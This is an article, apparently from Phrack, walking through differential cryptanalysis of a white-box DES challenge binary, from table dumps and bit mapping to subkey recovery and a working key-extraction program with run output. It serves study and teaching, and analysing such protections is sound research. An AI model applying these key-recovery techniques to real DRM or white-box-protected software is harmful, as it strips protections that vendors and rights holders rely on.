First of all, let's gather some information about this white-box. There is a first immediate observation: there is no explicit T-box step which proves that it is combined with the AT step in a same function. This is an optimization which was historically proposed in [R14] in order to protect the output of the T-box and, as a result, to mitigate the so-called statistical bucketing attack described in [R09] while compressing the implementation by merging operations.

I used this information as well as the size of the binary (which is a bit more than the size of the lookup tables) as indicators of how recent the design could be. I didn't have the time to read all the white-box related papers (although there are not a thousand of them).

Analyzing the wb_init()

Earlier, I've made assumptions about wb_init() and wb_round() but at this point little is really known about them. Now is the time to play a bit with wb_init() and by playing I mean discovering the "link" between the input (plaintext) and the input of wb_round() which will be called "stage0"

from now on.

Let's begin by a quick observation. As said before, for each output byte of `wb_init()`, there is a corresponding set of 14 (condensed) `iBox_i`. A simple glance at these boxes is enough to determine that for each set, the 8 first `iBox_i` have a very low entropy. Conversely, the remaining 5 ones have a high entropy:

[...]

```
unsigned char iBOX_3[12][256] = {
{
  0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,
  0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,
  0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,
  0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,
  0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,
  [...]
  0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,
  0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,
},

```

[...]

```
unsigned char iBOX_8[12][256] = {
{
  0x13,0xdf,0xf9,0x38,0x61,0xe2,0x44,0x9e,0xc0,0x2a,0x0b,0xb7,0x7c,0xad,
  0x56,0x85,0x96,0xbe,0x8b,0x04,0x27,0xcd,0xa8,0x1f,0xec,0x65,0x39,0xd1,
  0x50,0x42,0x73,0xfa,0x4a,0x52,0x04,0x8b,0xcc,0x2f,0x19,0xad,0x67,0xe3,
  [...]
  0x8a,0x08,0xbd,0x59,0x36,0xf1,0xef,0x45,0x13,0xd4,0x90,0x67,0xae,0x76,
  0x3c,0xf7,0xe4,0x65,0x91,0x43,0x2b,0xcd,0x80,0x58,0xd9,0x1a,0xbf,0x02,
},

```

[...]

The example shows us that `iBOX_3[0]` has only 2 possible values: `0xf7` for any index inferior or equal to 127 and `0xf1` for the remaining ones. Said otherwise, this box is a bit filter:

- High output nibble: only 1 possible value (`0xf`) => no bit chosen
- Low output nibble: 2 possible values (`0x1`, `0x7`) => the input's MSB is chosen

Let's visualize the effect of the 8 first `iBox_i` for every output nibble. To see if the particular bit at position 'i' is involved in the LUT 'p' then you can compute:

- `p[0]&0xf0` and `p[(1<<i)]&0xf0` ; influence on the High nibble
- `p[0]&0x0f` and `p[(1<<i)]&0x0f` ; influence on the Low nibble

In each case, if the bit at the position 'i' is indeed involved then both results will be different. I implemented it in `entropy.c` (see appendix):

\$./entropy

[+] Link between IN and OUT arrays

OUT[0] (high) is composed of:

- > bit 6
- > bit 49
- > bit 57
- > bit 56

OUT[0] (low) is composed of:

- > bit 24
- > bit 32
- > bit 40

```

-> bit 48
[...]
OUT[11] (high) is composed of:
-> bit 7
-> bit 15
-> bit 23
-> bit 31
OUT[11] (low) is composed of:
-> bit 14
-> bit 22
-> bit 46
-> bit 54
[+] Total nbr of bits involved = 96
[...]
```

So the analysis of the 8 first LUT reveals that each output (OUT[i]) nibble is linked to exactly 4 input bits. So the 8 first iBox_i are no more than an obfuscated linear mapping.

A good idea is to focus more specifically on the input bits frequency:

```

$ ./entropy
[...]
[+] Nbr of times a bit is used
[b_00] 2 [b_01] 1 [b_02] 2 [b_03] 1 [b_04] 2 [b_05] 1 [b_06] 2 [b_07] 1
[b_08] 2 [b_09] 1 [b_10] 2 [b_11] 1 [b_12] 2 [b_13] 1 [b_14] 2 [b_15] 1
[b_16] 2 [b_17] 1 [b_18] 2 [b_19] 1 [b_20] 2 [b_21] 1 [b_22] 2 [b_23] 1
[b_24] 2 [b_25] 1 [b_26] 2 [b_27] 1 [b_28] 2 [b_29] 1 [b_30] 2 [b_31] 1
[b_32] 2 [b_33] 1 [b_34] 2 [b_35] 1 [b_36] 2 [b_37] 1 [b_38] 2 [b_39] 1
[b_40] 2 [b_41] 1 [b_42] 2 [b_43] 1 [b_44] 2 [b_45] 1 [b_46] 2 [b_47] 1
[b_48] 2 [b_49] 1 [b_50] 2 [b_51] 1 [b_52] 2 [b_53] 1 [b_54] 2 [b_55] 1
[b_56] 2 [b_57] 1 [b_58] 2 [b_59] 1 [b_60] 2 [b_61] 1 [b_62] 2 [b_63] 1
$
```

The even bits are used exactly twice while odd ones are only used once (here odd and even both refer to the position). Or you could say that even bits are duplicated in the internal state built after this step.

Anybody familiar with the DES knows that the IP(X) function of the DES gives the internal state L || R where:

- L is an array composed of the odd bits of X
- R is an array composed of the even bits of X

In an academic WB DES implementation, building the 96 bits state is performed using the duplication of even bits (R). This is because these bits are necessary as both input of the E-box and output of the DES round function (see my previous description of DES). So we have an obvious match and it's a clear indication that there is no external encoding applied to the input (and as a consequence probably none applied to the output as well). More precisely there could still be a bit permutation on both L & R bits but it sounds like a silly hypothesis so let's forget about that. What would be the point?

Now let's continue with the differential analysis of the full wb_init(). This step is much more intuitive. Think about it: if you want to discover the nibbles of stage0 (the output of wb_init) influenced by a specific input bit then apply wb_init() to two inputs whose only difference is this bit. Then calculate the XOR of both results and the non null nibbles are the ones which are affected. This was greatly inspired by [R09].

```

$ ./entropy
[...]
[+] Differential cryptanalysis on wb_init()
```

```

-> b_00 :: 00 04 20 00 00 00 00 00 00 00 00 00 00
-> b_01 :: 00 00 00 40 00 00 00 00 00 00 00 00 00
-> b_02 :: 00 00 00 09 d0 00 00 00 00 00 00 00 00
-> b_03 :: 00 00 00 00 00 00 00 00 90 00 00 00 00
-> b_04 :: 00 00 00 00 00 0e 60 00 00 00 00 00 00
-> b_05 :: 00 00 00 00 00 00 00 00 00 00 50 00 00
-> b_06 :: 80 00 00 00 00 00 00 05 00 00 00 00 00
-> b_07 :: 00 00 00 00 00 00 00 00 00 00 00 00 b0
-> b_08 :: 00 07 00 00 00 00 00 00 01 00 00 00 00
-> b_09 :: 00 00 00 f0 00 00 00 00 00 00 00 00 00
-> b_10 :: 00 00 00 06 00 00 00 00 00 03 00 00 00

```

[...]

So for even bits there are 2 nibbles affected and only one for odd bits. Not only does it confirm our previous hypothesis but it also reveals the position (the index in the nibble array) of the bits in the WB internal state (up to 1/2 probability for even bits). This is particularly interesting when it comes to locate S-box for example ;-)

Analyzing the first wb_round()

To analyze this function, one clever trick is to make use of the odd bits (L0) and perform a differential analysis.

Natively, the DES satisfies the following system of equations:

$$\begin{aligned} L1 &= R0 \\ R1 &= L0 [+] f(R0, K0) \end{aligned}$$

With

L0 || R0 being the result of IP(plaintext)
K0 being the first subkey

Let's now consider two plaintexts (A and B). The first one is composed of bits all set to 0 (L0_A || R0_A) whereas the second one ((L0_B || R0_B) has a weight of 1 and more specifically, its sole bit set to 1 is in L0.

Remark: While there is only one A, there are obviously 32 possible B. We can thus write thanks to the previous equations:

$$\begin{aligned} L1_A &= R0_A = 0 \\ R1_A &= L0_A [+] f(R0_A, K0) = f(0, K0) \end{aligned}$$

And

$$\begin{aligned} L1_B &= R0_B = 0 \\ R1_B &= L0_B [+] f(R0_B, K0) = L0_B [+] f(0, K0) \end{aligned}$$

(Again please excuse the lazy notation)

This finally gives us:

$$\begin{aligned} \text{DELTA}(L1 || R1)(A, B) &= (L1_A [+] L1_B || R1_A [+] R1_B) \\ &= (0 [+] 0 || f(0, K0) [+] L0_B [+] f(0, K0)) \\ &= (0 || L0_B) \end{aligned}$$

We know that L0_B's weight is 1 so in a native DES the modification of one bit in L0 induces the modification of a unique bit in the output of the DES round function. In an obfuscated context, this means that only one output nibble is modified and calculating DELTA (the result of the so called differential analysis if you prefer) is merely a trick to identify it easily.

Now that you've grasped the main idea, let's work on the real WB. Again consider plaintexts A and B which give (L0_A || R0_A) and (L0_B || R0_B) after IP().

Because `wb_round()` includes the E-box and produces a 96 bits output state, we now have to consider an additional transformation:

X (64b) \rightarrow [`wb_init` + first `wb_round`] \rightarrow Y (96b)

Here Y is the output of `wb_round`. Following the design in academic publications we can write:

$Y = RP (L1 \parallel X1 \parallel r1)$ (RP = Random bit Permutation used to hide the position of bits in the obfuscated output.)

With:

- $L1$ being $R0$ (from DES round equation)
- $X1$ being the result of the E-box applied to $R1$
- $r1$ being the complementary bits such as the set of $X1$ and $r1$ is exactly twice $R1$

Now let's apply again the differential analysis. It's important to remark that `RP()` and `E()` are both linear operations as this simplifies things. Indeed it's well known that:

$LinearFunc(x \oplus y) = LinearFunc(x) \oplus LinearFunc(y)$

Putting everything together this gives us:

$$\begin{aligned} \Delta(Y)(a,b) &= RP(Y_A) \oplus RP(Y_B) \\ &= RP(Y_A \oplus Y_B) \\ &= RP(L1_A \oplus L1_B \parallel X1_A \oplus X1_B \parallel r1_A \oplus r1_B) \\ &= RP(0 \oplus 0 \parallel E(f(0,K0)) \oplus E(L0_B \oplus f(0,K0)) \parallel r1_a \oplus r1_b) \\ &= RP(0 \parallel E(f(0,K0) \oplus L0_B \oplus f(0,K0)z) \parallel r1_A \oplus r1_B) \\ &= RP(0 \parallel E(L0_B) \parallel r1_A \oplus r1_B) \end{aligned}$$

If the bit set in $L0$ is a middle bit then:

- $Weight(E(L0_B)) = 1$ and $Weight(r1_A \oplus r1_B) = 1$

If the bit set in $L0$ isn't a middle bit then:

- $Weight(E(L0_B)) = 2$ and $Weight(r1_A \oplus r1_B) = 0$

In both cases, $Weight(RP(0 \parallel E(L0_B) \parallel r1_A \oplus r1_B)) = 2$, `RP` having no effect on the weight since it only permutes bits. This means that 1 bit modification should have a visible impact on 'at most' 2 nibbles. 'at most' and not 'exactly' because with the effect of `RP()` the two bits could be located in the same nibble.

Let's see if we are right:

```
-----
b_01 :: 00 05 d0 00 00 00 00 00 00 00 00 00 <-- 2 modified nibbles
b_03 :: 00 00 00 03 60 00 00 00 00 00 00 00 <-- 2 modified nibbles
b_05 :: 00 00 00 00 00 04 e0 00 00 00 00 00 <-- 2 modified nibbles
b_07 :: 90 00 00 00 00 00 00 08 00 00 00 00 ...
b_09 :: 00 0b 00 00 00 00 00 00 05 00 00 00
b_11 :: 00 00 00 0f 00 00 00 00 00 08 00 00
b_13 :: 00 00 00 00 00 0d 00 00 00 00 0f 00
b_15 :: 00 00 00 00 00 00 00 0f 00 00 00 06
b_17 :: 00 04 00 00 00 00 00 00 0c 00 00 00
b_19 :: 00 00 00 09 00 00 00 00 00 0f 00 00
b_21 :: 00 00 00 00 00 08 00 00 00 00 06 00
b_23 :: 00 00 00 00 00 00 0d 00 00 00 08
b_25 :: 08 d0 00 00 00 00 00 00 00 00 00 00
b_27 :: 00 00 04 20 00 00 00 00 00 00 00 00
b_29 :: 00 00 00 00 05 80 00 00 00 00 00 00
b_31 :: 00 00 00 00 00 00 04 20 00 00 00 00
b_33 :: 02 70 00 00 00 00 00 00 00 00 00 00
b_35 :: 00 00 0c f0 00 00 00 00 00 00 00 00
b_37 :: 00 00 00 00 0d b0 00 00 00 00 00 00
```

```

b_39 :: 00 00 00 00 00 00 0f a0 00 00 00 00
b_41 :: 0c 00 00 00 00 00 00 00 0f 00 00 00
b_43 :: 00 00 0d 00 00 00 00 00 00 02 00 00
b_45 :: 00 00 00 00 09 00 00 00 00 00 05 00
b_47 :: 00 00 00 00 00 00 03 00 00 00 00 03
b_49 :: 0f 00 00 00 00 00 00 00 0d 00 00 00
b_51 :: 00 00 06 00 00 00 00 00 03 00 00
b_53 :: 00 00 00 00 0b 00 00 00 00 00 0c 00
b_55 :: 00 00 00 00 00 00 02 00 00 00 00 01
b_57 :: b0 00 00 00 00 00 0c 00 00 00 00
b_59 :: 00 03 60 00 00 00 00 00 00 00 00
b_61 :: 00 00 00 0e 40 00 00 00 00 00 00
b_63 :: 00 00 00 00 00 0b f0 00 00 00 00

```

And that's exactly what we were expecting :) Well to be honest, I first observed the result of the differential analysis, then remarked a 'strange' behavior related to the odd bits and finally figured out why using maths ;)

One cool thing with this situation is that we can easily leak the position of the specific S-Boxes inside the T-Boxes. First let's compare the differential analysis of even bits 28,36,52,60 and of odd bit 1:

```

b_01 :: 00 05 d0 00 00 00 00 00 00 00 00 00
b_28 :: 0d 75 dd 00 00 00 04 20 0f d2 00 00
b_36 :: 0c 05 d0 00 09 00 04 20 cf 00 05 00
b_52 :: 00 05 d0 09 00 00 00 90 0f 00 00
b_60 :: 0c 05 d6 09 00 00 02 00 3f 0d 00 01

```

Obviously setting these even bits one by one induces the same modification (amongst others) as setting the odd bit 1 (nibbles 01L (0x5) and 02H (0xd)) so there must be some kind of mathematical link between them because the other bits do not have such property.

Playing with Sbox

The reason behind this behavior is very simple to explain. But first, let's take back the example of plaintext 'A' (null vector):

We know that:

$$\begin{aligned}
 R1_A &= L0_a \ [+] \ P(S1[0 \ [+] \ k0] \ || \ S2[0 \ [+] \ k1] \ || \ \dots \ || \ S8[0 \ [+] \ k7]) \\
 R1_A &= 0 \ \quad \quad \quad \ [+] \ P(S1[k0] \ || \ S2[k0] \ || \ \dots \ || \ S8[k7]) \\
 R1_A &= P(\ S1[k0] \ || \ S2[k1] \ || \ \dots \ || \ S8[k7] \)
 \end{aligned}$$

Where:

$$\begin{aligned}
 &\text{The } k_i \text{ being 6 bits vectors } (0 \leq i < 8) \\
 K0 &= k0 \ || \ k1 \ || \ k2 \ \dots \ || \ k7
 \end{aligned}$$

Thus in the case of plaintext 0 (A), R1_A is the permutation of the Sbox output whose inputs are the bits of the first subkey.

Now let us focus on 1 of the 4 bits generated by an Sbox S (which could be any of the 8). We do not know its value (b) but when the P-box is applied it will be located in a particular nibble as illustrated below:

$$R1_A = f(R0, K0) = \text{???? ?b?? ???? ???? ???? ???? ????}$$



Because a WB DES implementation is working with a duplicated Rx this will give us the following internal state:

```

... ??b? ???? ???? ??b ...
      ^           ^
      |           |
      ----- b is duplicated
<----->
      96 bits state

```

Now following what was explained previously with odd bits, out of the 32 possible B, one of them will affect b when L0_B is XORed with f(0,K0)

So considering a 96 bits internal state inside the WB, this gives us:

```
... ??a? ???? ???? ??a ...
```

With:

```
a = b [+] 1
```

As a result, the differential between A and B would be:

```

... ??b? ???? ???? ??b ... (from A)
      [+]
... ??a? ???? ???? ??a ... (from B)
      =
... ??1? ???? ???? ??1 ... ( because a [+] b
                              = a [+] a [+] 1
                              = 1 )

```

From now on, we will call this differential our 'witness' and by extension, the two nibbles where b=1 the 2 witness nibbles.

Playing with the witness

Now imagine that we're using another plaintext (X) with weight 1 and whose weight is in one of the 6 possible bits influencing Sbox S. There are two possible situations:

- S still produces b
- S now produces b+1

If we perform a differential analysis between X and A (null vector) this gives us:

case 1:

```
=====
```

```

... ??b? ???? ???? ??b ... (from A)
      [+]
... ??b? ???? ???? ??b ... (from X)
      =
... ??0? ???? ???? ??0 ... <-- useless output

```

case 2:

=====

```

... ??b? ???? ???? ??b ... (from A)

      [+]

... ??a? ???? ???? ??a ... (from X)

      =

... ??1? ???? ???? ??1 ... <-- witness vector :)))

```

So case 2 is perfect because it gives us a distinguisher. We can test all 32 possible X (each of them having a different even bit set) and observe the ones which produce the witness vector associated with b.

This is exactly what we did implicitly when we discovered the link between bits 28, 36, 52 and 60. Or if you're lost let's say that we've just discovered something huge: the bits 28, 36, 52 and 60 are the input of the same Sbox and bit 1 is one of the output of this Sbox. At this point the protection took a heavy hit.

Remark: The first subkey is modifying the input sent to the Sbox. As a consequence the relation previously found is "key dependent". This will be of importance later, keep reading!

Going further

Let's think. At this point and thanks to our analysis of `wb_init()` we're almost sure that there is no external encoding applied to the input. So there should be a match between our practical results and the theoretical relations in the original DES algorithm. To verify my theory, I wrote a little script to compute the positions of the bits involved with each Sbox:

```

-----
$ ./bitmapping.py
[6, 56, 48, 40, 32, 24]    <-- Sbox 1
[32, 24, 16, 8, 0, 58]   <-- Sbox 2
[0, 58, 50, 42, 34, 26]
[34, 26, 18, 10, 2, 60]
[2, 60, 52, 44, 36, 28]    <-- Sbox 5
[36, 28, 20, 12, 4, 62]
[4, 62, 54, 46, 38, 30]
[38, 30, 22, 14, 6, 56]   <-- Sbox 8
-----

```

Oh interesting so Sbox 5 seems to match with our practical result. Going deeper, we need to check if bit 01 is involved with this Sbox. Again I wrote another script to compute the position of odd bits involved with the Sbox in the original DES and this gives us:

```

-----
$ ./sbox.py | grep 'SBOX 5'
  bit 41 XORED with bit 00 of SBOX 5 (19)
  bit 01 XORED with bit 03 of SBOX 5 (16)
  bit 19 XORED with bit 02 of SBOX 5 (17)
  bit 63 XORED with bit 01 of SBOX 5 (18)
-----

```

So bit 01 is indeed involved. However let's try to be careful. In cryptanalysis it's easy to be fooled, so let's make extra checks. For example can we link a subset of even bits {2, 28, 36, 44, 52, 60} with bit 19 of the same Sbox?

```

19 :: 00 00 00 09 00 00 00 00 00 0f 00 00
 2 :: 0c 00 06 00 00 0b f2 60 0f 03 00 01
28 :: 0d 75 dd 00 00 00 04 20 0f d2 00 00
36 :: 0c 05 d0 00 09 00 04 20 cf 00 05 00
44 :: 00 00 00 09 00 0b f0 00 20 0f 00 00
52 :: 00 05 d0 09 00 00 00 00 90 0f 00 00
60 :: 0c 05 d6 09 00 00 02 00 3f 0d 00 01

```

Bit 19 is linked to bit 44 and 52 => YES. At this point, we should check automatically that the bit relations are satisfied for all the Sbox but it's tedious. That's the problem :-P Because I was lazy, I manually checked all the relations. Fortunately with the help of scripts, this only took me a couple of minutes and it was a 100% match. Again, this proves nothing but as I said earlier, we're working with guesses.

Towards a perfect understanding of differential analysis

Didn't you notice something particular with bit 02, 28 and 60? Well the 'impacted' nibbles were neither 0 nor a witness nibble. For example consider bit 60:

```

19 :: 00 00 00 09 00 00 00 00 00 0f 00 00
60 :: 0c 05 d6 09 00 00 02 00 3f 0d 00 01

```

The first impacted nibble '0x9' is a good one (witness nibble) but the second one is neither '0x0' nor '0xf' (witness). How is that possible?

Well the answer lies in both:

- the (non)-middle bits
- the P-box

Indeed if you consider the bits sent to Sbox 5, you have to know that:

- bits 02 and 60 are sent to both Sbox 4 & 5
- bits 52 and 44 are sent to Sbox 5
- bits 36 and 28 are sent to both Sbox 5 & 6

So when 1 non-middle bit is set, this will impact the output of 2 Sbox and we're unlucky, the P-box will have the unfortunate effect of setting them in the same nibble, hence the difference observed.

----[6.3 - Recovering the first subkey

If the relations observed are 'key dependent', considering the fact that the S-Boxes are known (which means unmodified otherwise this would be cheating :p) then isn't this an indirect leak on the key itself that could be transformed in a key recovery? Oh yes it is :-)

First cryptanalysis

The main idea is really simple: we know that for a given subkey, several unitary vectors (plaintexts of weight 1) will produce the same output bit.

Let's take again the previous case. We have:

```

-----
| b_02 | b_60 | b_52 | b_44 | b_36 | b_28 |
-----

```



Let us consider bit 01. We know that it will be XORed to y2 so from the differential analysis we can derive the set of relations:

```

[ k24 [+] 0, k25 [+] 1, k26 [+] 0, k27 [+] 0, k28 [+] 0, k29 [+] 0 ] => b
[ k24 [+] 0, k25 [+] 0, k26 [+] 1, k27 [+] 0, k28 [+] 0, k29 [+] 0 ] => b
[ k24 [+] 0, k25 [+] 0, k26 [+] 0, k27 [+] 0, k28 [+] 1, k29 [+] 0 ] => b
[ k24 [+] 0, k25 [+] 0, k26 [+] 0, k27 [+] 0, k28 [+] 0, k29 [+] 1 ] => b

```

So amongst all possible sets {k24,k25,k26,k27,k28,k29}, only a few of them (including the one from the real subkey) will satisfy the relations. Testing all possible sets (there are 2^6 = 64 of them) will give us 2 lists because we do not know if b=1 or b=0 so we have to consider both cases.

Applying this technique to both y0, y1, y2 and y3 will allow to filter efficiently the number of possible candidates as we will only consider those present in all lists. The success of this cryptanalysis is highly dependent on the number of relations that we will be able to create for a particular S-Box. Practically speaking, this is sufficient to recover the first subkey as the complexity should be far below 2^48. Should be? Yes I didn't test it... I found even better.

Immediate subkey recovery

As I said above, our success is dependent of the number of equations so improving the cryptanalysis can be done by finding ways to increase this number. There are two obvious ways to do that:

- There may exist combinations of input bits other than unitary vectors (weight > 1) which can produce the witness nibbles in a differential analysis.
- If the impacted nibbles are both 0x0 then this gives us a new relation where expected output bit is b [+] 1

Practically speaking this gives us the following result for Sbox5 and bit 01:

```

-----
$ ./exploit
[...]  

{ 1 0 0 0 0 0 } = { 1 }    <-- dumping relations for S5 & bit 01  

{ 0 1 0 0 0 0 } = { 0 }  

{ 1 1 0 0 0 0 } = { 0 }  

{ 0 0 1 0 0 0 } = { 0 }  

{ 1 0 1 0 0 0 } = { 1 }  

{ 0 1 1 0 0 0 } = { 1 }  

{ 1 1 1 0 0 0 } = { 1 }  

{ 0 0 0 1 0 0 } = { 1 }  

{ 1 0 0 1 0 0 } = { 0 }  

{ 0 1 0 1 0 0 } = { 0 }

```



```

{ 1 1 0 1 0 0 } = { 1 }
{ 0 0 1 1 0 0 } = { 1 }
{ 1 0 1 1 0 0 } = { 0 }
{ 0 1 1 1 0 0 } = { 1 }
{ 1 1 1 1 0 0 } = { 0 }
{ 0 0 0 0 1 0 } = { 0 }
{ 1 0 0 0 1 0 } = { 1 }
{ 0 1 0 0 1 0 } = { 0 }
{ 1 1 0 0 1 0 } = { 0 }
{ 0 0 1 0 1 0 } = { 1 }
{ 1 0 1 0 1 0 } = { 0 }
{ 0 1 1 0 1 0 } = { 0 }
{ 1 1 1 0 1 0 } = { 1 }
{ 0 0 0 1 1 0 } = { 0 }
{ 1 0 0 1 1 0 } = { 0 }
{ 0 1 0 1 1 0 } = { 1 }
{ 1 1 0 1 1 0 } = { 0 }
{ 0 1 0 1 0 1 } = { 1 }

```

[...]

[key candidate is 31]

The cryptanalysts have the habit to always evaluate the complexity of their attacks but in this case let's say that it's useless. Only one subkey appeared to be valid out of the 2^{48} possible ones.

----[6.4 - Recovering the original key

Now that we've retrieved the first subkey, our goal is almost reached. So how do we retrieve the secret key? Well DES subkeys can be seen as truncated permutations of the original key. This means that we now have 48 out of the 56 bits of the original key.

I could explain the key scheduling mechanism of the DES, but it's useless as the only important thing is to be able to reverse the permutation. This is done easily thanks to the following python manipulation applied to the `sKMap1` array, itself being shamelessly ripped from [13]:

```

>>> InvsKMap1 = [ -1 for i in xrange(64) ]
>>> for x in xrange(len(InvsKMap1)):
...     if 7-x%8 == 0:
...         InvsKMap1[x] = -2
...
>>> for x in xrange(64):
...     if x in sKMap1:
...         InvsKMap1[x] = sKMap1.index(x)
...
>>> InvsKMap1
[19, 8, 12, 29, 32, -1, -1, -2, 9, 0, -1, -1, 44, 43, 40, -2, 5, 22, 10,
41, 37, 24, 34, -2, 15, 14, 21, 25, 35, 31, 47, -2, 6, 2, 13, 20, 28, 38,
26, -2, 23, 11, -1, 16, 42, -1, 30, -2, 4, -1, 1, -1, 33, 27, 46, -2, 7,
17, 18, 3, 36, 45, 39, -2]
>>>

```

Here is the resulting array:

```

char InvsKMap1[64] = {
    19,  8, 12, 29, 32, -1, -1, -2,
     9,  0, -1, -1, 44, 43, 40, -2,
     5, 22, 10, 41, 37, 24, 34, -2,
    15, 14, 21, 25, 35, 31, 47, -2,
     6,  2, 13, 20, 28, 38, 26, -2,
    23, 11, -1, 16, 42, -1, 30, -2,

```

```

    4, -1,  1, -1, 33, 27, 46, -2,
    7, 17, 18,  3, 36, 45, 39, -2
};

```

My exploit uses this array to build an original key out of both the subkey bits and an 8 bits vector. '-1' is set for a bit position where the value has to be guessed. There are 8 such positions, and for each of them, a bit is taken from the 8 bits vector. '-2' means that the bit can be anything. Indeed the most significant bits (the so-called parity bits) of the 8 bytes key array are never taken into account (hence the well known $8 \times 7 = 56$ bits keylength).

Now the only remaining thing to do is to guess these 8 missing bits. Obviously for each guess you will generate an original key 'K' and test it against a known couple of input/output generated by the white-box. The whole operation was implemented below:

```

void RebuildKeyFromSk1(uchar *dst, uchar *src, uchar lastbits)
{
    int i,j;
    char *plastbits = (char *)&lastbits;

    memset(dst, 0, DES_KEY_LENGTH);
    for(i=0,j=0; i<64; i++)
    {
        // Parity bit
        if(InvskMap1[i] == -2)
            continue;

        // Bit is guessed
        else if(InvskMap1[i] == -1)
        {
            if(GETBIT(plastbits,j))
                SETBIT(dst,i);
            j++;
        }
        // Bit is already known
        else
        {
            if(GETBIT(src, InvskMap1[i]))
                SETBIT(dst,i);
        }
    }
    return;
}

[...]

const_DES_cblock in = "\x12\x32\xe7\xd3\x0f\xf1\x29\xb3";
const_DES_cblock expected = "\xa1\x6b\xd2\xeb\xbf\xe1\xd1\xc2";
DES_cblock key;
DES_cblock out;
DES_key_schedule ks;

for(missing_bits=0; missing_bits<256; missing_bits++)
{
    RebuildKeyFromSk1(key, sk, missing_bits);
    memset(out, 0, sizeof out);
    DES_set_key(&key, &ks);
    DES_ecb_encrypt(&in, &out, &ks, DES_ENCRYPT);

    if(!memcmp(out,expected,DES_BLOCK_LENGTH))
    {
        printf("[+] Key was found!\n");
        [...]
    }
}

```

The whole cryptanalysis of the white-box is very effective and allows us to retrieve a key in a few ms. More precisely it retrieves _1_ of the 256 possible 8 bytes key ;)

```
-----
$ tar xfz p68-exploit.tgz; cd p68-exploit
$ wget http://homes.esat.kuleuven.be/~bwyseur/research/wbDES
$ md5sum wbDES
b9c4c69b08e12f577c91ec186edc5355  wbDES  # you can never be sure ;- )
$ for f in scripts/*.gdb; do gdb -x $f; done > /dev/null  # is quite long
$ make
gcc -c wb_init.c -O3 -Wall
gcc -c wb_round.c -O3 -Wall
gcc -c wb_final.c -O3 -Wall
gcc exploit.c *.o -O3 -Wall -o exploit -lm -lcrypto
gcc wb_main.c *.o -O3 -Wall -o wbdes.try
gcc entropy.c -o entropy -lm
$ ./exploit

[+] Number of possible candidates = 256
    -> Required computation is 2^(8) * DES()

[+] Key was found!
    -> Missing bits: 0x3d
    -> Key: '02424626'
```

```
$
-----
```

And that's it! So the key was bf-able after all ;>

--[7 - Conclusion

Nowadays there are a lot of white-box protections in the wild (DRM but not only) using either academic designs or their improvements. Each of them is an interesting challenge which is why you may want to face it one day. This paper is not ground breaking nor even relevant for the average cryptographer, the cryptanalysis of the naked DES being covered in many papers including [R16]. I wrote it however with the hope that it would give you an overview of what practical white-box cracking could be. I hope you enjoyed it :)

Feel free to contact me for any question related to this paper using the mail alias provided in the title of the paper.

--[8 - Gr33tz

Many (randomly ordered) thanks to:

- the #f41st4ff crypt0/b33r team for introducing me to the concept of white-box a few years ago.
- Jb & Brecht for their implementations which gave me a lot of fun :)
- X, Y, Z who will remain anonymous but nonetheless helped me to improve significantly the paper. If you managed to understand a few things out of this "blabla" then you must thank them (and especially X). I owe you big time man :)
- ascio authors because without this tool I would never have found the courage to write the paper
- The Phrack Staff for publishing it

--[9 - References

- [R01] http://en.wikipedia.org/wiki/Feistel_cipher
- [R02] <http://2009.hack.lu/index.php/ReverseChallenge>

- [R03] <http://baboon.rce.free.fr/index.php?post/2009/11/20/HackLu-Reverse-Challenge>
- [R04] <http://www.whiteboxcrypto.com>
- [R05] "Cryptanalysis of a White Box AES Implementation", Billet et al. <http://bo.blackowl.org/papers/waes.pdf>
- [R06] "Digital content protection: How to crack DRM and make them more resistant", Jean-Baptiste Bedrune <http://esec-lab.sogeti.com/dotclear/public/publications/10-hitbkl-drm.pdf>
- [R07] "White-Box Cryptography and an AES Implementation", Eisen et al. <http://www.scs.carleton.ca/~7Epaulv/papers/whiteaes.lncs.ps>
- [R08] "White-Box Cryptography and SPN ciphers", Schelkunov <http://eprint.iacr.org/2010/419.pdf>
- [R09] "A White-box DES Implementation for DRM Applications", Chow et al. <http://www.scs.carleton.ca/~7Epaulv/papers/whitedes1.ps>
- [R10] "White-Box Cryptography", James Muir, Irdeto <http://www.mitacs.ca/events/images/stories/focusperiods/security-presentations/jmuir-mitacs-white-box-cryptography.pdf>
- [R11] <http://search.cpan.org/dist/App-Ascii/lib/App/Ascii.pm#NAME>
- [R12] <http://dhost.info/pasjagor/des/start.php>
- [R13] "Cryptography: Theory and Practice", D. Stinson, 1st edition
- [R14] "Clarifying Obfuscation: Improving the Security of White-Box Encoding", Link et al. <http://eprint.iacr.org/2004/025.pdf>
- [R15] "White-Box Cryptography" (PhD thesis), B. Wyseur <https://www.cosic.esat.kuleuven.be/publications/thesis-152.pdf>
